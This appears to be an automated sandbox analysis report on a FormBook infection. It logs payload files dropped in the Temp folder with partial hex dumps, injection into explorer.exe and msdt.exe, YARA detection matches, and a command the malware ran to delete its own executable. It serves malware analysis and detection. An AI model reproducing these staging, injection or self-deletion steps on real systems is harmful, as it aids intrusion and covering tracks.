C:\Users\user\AppData\Local\Temp\nsjBE60.tmp	0	32768	fd 59 00 00 fd 00 00 00 2c 01 00 00 02 00 00 00 fd 01 00 00 02 00 00 00 fd 09 00 00 0c 02 00 00 2c 43 00 00 00 00 00 00 fd 58 00 00 01 00 00 00 79 59 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd 00 00 00 00 00 fd 00 00 fd 00 00 00 fd fd fd fd 01 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	Y,,CXyY	success or wait	15	403134	WriteFile
C:\Users\user\AppData\Local\Temp\wgtx82tpscdlgb4zlyrg	0	16384	0d 57 fd 6d fd 47 fd 51 fd 2f fd 77 fd fd 2a fd 39 fd 12 3b fd 31 68 fd fd fd 01 fd 47 22 1f fd fd 7a 2a 1b 36 6b fd fd fd fd fd fd 2a 1a 0e 69 fd 65 fd 25 fd 5d fd 2c fd fd fd 2d fd fd 19 1b fd fd 6b fd 0a fd fd fd fd 6e fd 49 0c 0d 4d fd fd fd 6a fd fd 6a 3e fd fd fd 60 fd 6b 41 5c 77 fd fd cf fd 34 fd fd fd fd 3e fd 44 fd 65 11 fd 33 fd 1d fd fd fd 07 1d fd fd 2c 0d fd 44 3c fd 22 2b fd 24 fd fd 5e fd 5d 77 6c fd 2a fd fd 3e fd fd 5e 45 fd fd 6c fd fd 50 fd 5f fd fd fd 51 4e 30 41 fd 6f 12 fd 04 fd fd 78 fd fd fd 4e fd 33 fd 0f 04 fd fd 4b 27 3b 4d fd 2b 4c 9e fd fd 03 fd fd fd 28 50 26 08 47 6f 60 fd fd 1f 7c 6e 72 4a 4a 33 fd 2b 11 fd 51 3a 6e fd fd 5d 4c fd 0c 73 fd 70 fd 7f fd 60 70 66 71 fd 23 fd 30 fd 76 fd 05 fd	WmGQw*9;1hG"z*6k*ie%],-knIMjj>`kA\w4>De3,D<"+$^]wl*>^ElP_QN0AoN3K';M+L(P&Go`|nrJJ3+Q:n]Lsp`pf#0	success or wait	14	402FCD	WriteFile
C:\Users\user\AppData\Local\Temp\mgyagjb	0	5249	fd 07 56 6f 6f fd fd fd fd fd fd fd fd fd 78 fd 6f 5e fd 2f 79 5e 62 fd 0f 5e fd 2f 79 5e 62 fd fd fd 78 67 6f 16 fd 6b 37 6f 6f 6f fd 78 03 6f 6e fd 5b 6e fd 5f fd fd 67 fd fd 70 6f 6f 6f 18 07 08 0b 6e fd 5b 6e fd 5f fd fd 67 fd fd fd 6f 6f 6f 18 1f 08 23 6e fd 5b 6e fd 5f fd fd 67 fd fd 22 6f 6f 6f 18 17 08 1b 6e fd 5b 6e fd 5f fd fd 67 fd fd 31 6f 6f 6f 18 2f 08 33 fd fd 5f 73 fd 6d 57 fd 7a 2f 72 72 fd 5b fd 18 0f 08 13 98 5f fd fd 73 42 0c 18 fd 20 fd 98 fd a0 6b fd 73 24 42 15 6d 5f 7c 66 fd 98 72 fd 6b fd 73 25 18 6b fd fd fd 78 03 fd 13 fd 6d 42 fd 6f 6f 6f 6f fd 73 53 58 1a 3a 78 6b 6e fd 07 7c 6e fd 1f 7d 6e fd 17 fd fd 6e fd 2f fd 7c 6e fd 0f fd 6e fd fd fd fd 69 fd 5f 76 fd fd 5b 66	Vooxo^/y^b^/y^bxgok7oooxon[n_gpooon[n_gooo#n[n_g"ooon[n_g1ooo/3_smWz/rr[_sBks$Bm_|frks%kxmBoooosSX:xkn|n}nn/|nni_v[f	success or wait	1	402FCD	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsjBE61.tmp\npsx.dll	0	16384	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 51 fd fd fd 30 fd fd fd 30 fd fd fd 30 fd fd fd 5b fd fd fd 30 fd fd fd 30 fd fd 30 fd fd 4d 6e fd fd fd 30 fd fd 4d 6e fd fd fd 30 fd fd 48 6e 02 fd fd 30 fd fd 4d 6e fd fd fd 30 fd fd 52 69 63 68 fd 30 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 61 fd fd 61 00 00 00 00 00 00 00 00 fd 00 02 21 0b 01 0e 00 00 40 00 00 00 0e 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$Q000[000Mn0Mn0Hn0Mn0Rich0PELaa!@	success or wait	2	402FCD	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	unknown	512	success or wait	71	4031C5	ReadFile
C:\Users\Public\vbc.exe	unknown	4	success or wait	1	4031C5	ReadFile
C:\Users\Public\vbc.exe	unknown	16384	success or wait	14	4031C5	ReadFile
C:\Users\user\AppData\Local\Temp\nsjBE60.tmp	unknown	4	success or wait	1	402F57	ReadFile
C:\Users\user\AppData\Local\Temp\nsjBE60.tmp	unknown	22929	success or wait	1	40300D	ReadFile
C:\Users\user\AppData\Local\Temp\nsjBE60.tmp	unknown	4	success or wait	3	402F57	ReadFile
C:\Users\user\AppData\Local\Temp\nsjBE60.tmp	unknown	16384	success or wait	17	402FB1	ReadFile
C:\Users\user\AppData\Local\Temp\mgyagjb	unknown	5249	success or wait	1	730610D2	ReadFile
C:\Users\user\AppData\Local\Temp\wgtx82tpscdlgb4zlyrg	unknown	216745	success or wait	1	460A00	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	460520	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	460520	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	460520	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	460520	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	460520	ReadFile

Analysis Process: vbc.exe PID: **448**, Parent PID: **2612**

General

Target ID:	5
Start time:	22:36:42
Start date:	28/01/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	254186 bytes
MD5 hash:	C2CA2BA9C38EB02217588662717BA6C3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.460837638.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.460837638.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.460837638.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.503935653.0000000000530000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.503935653.0000000000530000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.503935653.0000000000530000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.505448080.0000000002380000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.505448080.0000000002380000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.505448080.0000000002380000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.503909309.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.503909309.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.503909309.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.461534405.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.461534405.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.461534405.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	4186E7	NtReadFile

Analysis Process: explorer.exe PID: **1764**, Parent PID: **448**

General

Target ID:	6
Start time:	22:36:46
Start date:	28/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.495106003.00000000097E3000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.495106003.00000000097E3000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.495106003.00000000097E3000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.488208515.00000000097E3000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.488208515.00000000097E3000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.488208515.00000000097E3000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: **2556**, Parent PID: **1764**

General

Target ID:	7
Start time:	22:37:01
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msdt.exe
Imagebase:	0xa40000
File size:	983040 bytes
MD5 hash:	F67A64C46DE10425045AF682802F5BA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.668987103.0000000000080000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.668987103.0000000000080000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.668987103.0000000000080000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.669043733.0000000000220000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.669043733.0000000000220000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.669043733.0000000000220000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.669096973.0000000000330000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.669096973.0000000000330000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.669096973.0000000000330000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	986E7	NtReadFile

Analysis Process: cmd.exe PID: **2540**, Parent PID: **2556**

General

Target ID:	8
Start time:	22:37:05
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\Public\vbc.exe"
Imagebase:	0x4a780000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	success or wait	1	4A78A7BD	DeleteFileW

Disassembly

No disassembly